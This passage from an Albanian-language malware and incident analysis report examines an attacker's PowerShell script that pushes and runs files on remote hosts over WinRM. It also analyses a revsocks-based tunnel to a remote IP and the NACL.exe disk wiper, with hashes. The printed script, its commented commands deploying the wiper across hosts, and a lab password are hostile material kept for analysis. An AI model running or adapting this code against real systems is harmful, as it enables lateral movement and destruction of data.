Get-Content $TargetsFile | ForEach-Object {
    $machine = $_.Trim()
     $PowerState = TestConnection -computerName $machine
    if($PowerState)
    {
        Add-Content -Path $env:Temp\$machine.txt -Value "[Info]:: $machine is on"

        $wsmanState = TestWSManEnabled -ComputerName $machine -Username $UserName -Password $Password
        if ($wsmanState -eq $true)
        {
             Add-Content -Path $env:Temp\$machine.txt -Value "[Info][$machine]:: winRm is on"
             Run-parallel -machine $machine -UserName $UserName -Password $Password -SourcePath $SourcePath -DestPath $DestPath -action $action -Argument $Argument -flag $false
             Add-Content -Path $env:Temp\$machine.txt -Value "[Success][$machine]:: Action Done"


        }
        else
        {

            Add-Content -Path $env:Temp\$machine.txt -Value "[Info] [$machine]:: winRm is off"
            $mode = "force"
            if ($mode.ToLower() -eq "force" )
            {

                Run-parallel -machine $machine -UserName $UserName -Password $Password -SourcePath $SourcePath -DestPath $DestPath -action $action -Argument $Argument -flag $true

            }
        }
    }
    else
    {
        Add-Content -Path $env:Temp\$machine.txt -Value "[UnSuccess] [$machine] :: state is offline"
    }
}
# powershell -exec bypass -file .\Pusher.ps1 -TargetsFile "C:\Users\administrator\Desktop\Hosts.txt" -SourcePath "C:\Users\administrator\Downloads\7za.exe" -DestPath "$env:public\name.exe" -action "run" -mode "force"  -UserName "admir

# powershell -exec bypass -file .\Pusher.ps1 -TargetsFile "C:\Users\public\Hosts.txt" -SourcePath "C:\Users\public\NACL.exe" -DestPath "$env:public\NACL.exe" -action "run" -mode "force"

#-UserName "administrator@lab.local" -Password "Aa123456"


# while ($true)
# {
    # sleep 60
# }
```

Figura 16: Parametrat e funksionit Run-Parallel

Ky funksion është krijuar për të kryer veprime të ndryshme në kompjutera të ndryshëm ,paralelisht duke

përdorur **PowerShell remoting.**
Parametrat e funksionit :

- $**machine** => emri i kompjuterit në distancë,
- $**Username** => emri i përdoruesit për autentikim,
- $**Password** => Passwordi për autentikim,
- $**SourcePath** => Pathi i burimit,
- $**DestPath** => Pathi i destinacionit,
- $**action** => Veprimi që do kryhet,
- $**arg** => Argumentat e specifikuar,
- $**flag** => Vlera që vjen si parametër.

Funksioni ***"Run-parallel"*** në këtë rast ekzekuton në menyrë paralele nëpërmjet ***WinRM***, nga ku evidentohet se përdor funksionet "***CreateSession",*** "***TryToEnableWinRM",*** dhe "***ActionOnOpenMachine***" për të lidhur, aktivizuar ***WinRM***, dhe kryer veprime të ndryshme në makinat remote. Pjesa e komentuar e powershellit me simbolin # tregon menyrën se si ky funksion ekzekutohet.

Kodi *PowerShell* merr një skedar që përfshin një listë objektivash (*emrat e hosteve ose IP*), një "*path*" drejt një ekzekutuesi për t'u aksesuar, një *path* destinacioni për të ruajtur skedarin dhe një përdorues e një fjalëkalim.

Më pas përsëritet mbi listën e objektivave dhe përpiqet të lidhet me ta me "*(Windows Remote Management) WinRM"[mjet i përdorur për menaxhimin e serviseve të sistemeve në distancë]* duke përdorur kredencialet që ka marrë si parametër (ose me përdoruesin aktual nëse nuk janë specifikuar kredencialet).

Nëse *WinRM* është i paarritshëm, skripti përpiqet ta aktivizojë atë duke përdorur "*(Windows Management Instrumentation) WMI" [teknologji thelbësore e menaxhimit të Windows që lejon ekzekutimin e skripteve]* në distancë. Nëse ka sukses ose *WinRM* është tashmë i hapur, ai përdor *WinRM* për të kopjuar skedarin që mori si hyrje në *"pathin"* e specifikuar dhe ta ekzekutojë atë.

Në komentet e skriptit, mund të shohim se sulmuesi fillimisht u përpoq ta ekzekutonte atë me përdoruesin *"administrator@lab.local"* dhe fjalëkalimin *"Aa123456"*, por ndoshta është bërë vetëm për testim.

Analiza e skedarit "staging.exe"

Mjeti tjetër i përdorur është **staging.exe**. Mjet i cili nga analizimet rezulton të jetë përdorur për të krijuar tunele në rrjet ***(tcp ose dns).*** Në figurën më poshtë shihen parametrat të cilat merr skedari i ekzekutueshëm ***staging.exe.***




Figura 17: Funksionimi i skedarit staging.exe

Binaret e krijuara nga ekzekutimi i skedarëve është shumë i vështirë për tu analizuar pasi janë shkruajtur në gjuhën ***Golang***. Megjithatë ajo çfarë kuptohet është përdorimi i librarive nga ***Github.*** Shihet që skedari ***staging.exe,*** përmban më tepër se 20 ***repository*** të ***Github*** për të shmangur dështimin e krijimit të tunelit.




Figura 18: Detaje të staging.exe




Figura 19: Detaje të staging.exe

Nga kërkimi mes këtyre *repository-ve*, u arrit në përfundimin se skedari i ekzekutueshëm i përdorur ekzekuton në gjuhën ***Golang,*** skriptet që i përkasin këtij repository: ***hxxps://github.com/kost/revsocks***




Figura 20: Informacione të revsocks.

Karakteristikë e veçantë është gjenerimi i çertifikatave ***SSL/TLS*** edhe në rastet kur nuk është e specifikuar. Kjo bëhet me qëllim që të enkriptojë trafikun. Gjithashtu karakteristikë tjetër është krijimi i tuneleve DNS me proxy pa autentifikim ose me proxy bazuar në autentifikim përmes protokollit ***NTLM (Microsoft Proxy Server).***

Nga loget e vendosura në dispozicion, shikohet edhe përdorimi i mjeti, për të krijuar tunel mes IP lokale dhe IP në distancë ***45[.]58.36.254*** në portën ***8443.*** Duke marrë si parametër passwordin ***'123'***




Figura 21: . Përdorimi i staging.exe

Analiza e skedarit detajet e skedarit *wiper* "*NACL.exe*"

- **Analiza Statike:**

Evidentohet se skedari ***NACL.exe*** përdor kompilues në gjuhët e programimit **C/C++** dhe në mënyrë që të kuptohet funksionaliteti i saj duhet të bëhet procesi i ***Reverse-Engineering***:




Figura 22: Lloji i kodit.

Nga verifikimet e kryera të skedarit **NACL.exe** evidentohet se ky skedar është i shënuar me një çertifikatë legjitime. Sulmuesit kanë vjedhur çertifikata "***code-signing"*** ose e kanë blerë duke përdorur kompani jo legjitime. Arsyeja e përdorimit të certifikatës legjitime është bërë në mënyrë që të anashkalojë sistemet e Antivirus.




Figura 23: Informacionet mbi certifikatën e NACL.exe

Ekzekutuesi *NACL.exe* vepron si një fshirës i thjeshtë i cili është i kompiluar si ***Ptable[.]pdb***. *Ptable[.]exe* është një skedar i ekzekutueshëm malware Trojan i quajtur *Trojan.Eraser!8.5759*.z





Figura 24: ptable.pdb fshiresi i cili ruhet në diskun F:

Ekzekutuesi ***NACL.exe*** dërgon komandën:
IOCTL_DISK_DELETE_DRIVE_LAYOUT duke përdorur ***DeviceIoControl.*** Kjo komandë bën të

mundur fshirjen e nënshkrimit *(boot signature)* nga MBR, duke rezultuar që kompjuteri të mos jetë në gjendje më të aksesohet si pasojë e fshirjes së gjithë diskut.

Figura 25: Fshirja e të gjithë diskut

Figura 26: Ruajtja e skedarit në particionin F:



Property	Value
File Name	C:\Users\Public\NACL.exe
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	220.34 KB (225624 bytes)
PE Size	212.50 KB (217600 bytes)
Created	Tuesday 26 December 2023, 15.23.50
Modified	Monday 25 December 2023, 21.52.14
Accessed	Thursday 28 December 2023, 12.15.51
MD5	F9431CF3ABCC85DA8431F5480EE68F08
SHA-1	720C467046514F7376473B11271EBCB8D0A7E439

Property	Value
CompanyName	Attest Inspection
FileDescription	table primmer
FileVersion	3.0.1.1
InternalName	Ptable.exe
LegalCopyright	Copyright (C) 2023 Attest
OriginalFilename	Ptable.exe
ProductName	Ptable

Figura 27: Detajet e skedarit NACL exe, zhvillimi i tij në Microsoft Visual C++.




Figura 28: Importimi i librarive të dyshimta kernel32.dll

Gjatë analizës së kodit evidentohet gjithashtu se pjesa malinje e kodit ndodhet në adresën **0x00401010**

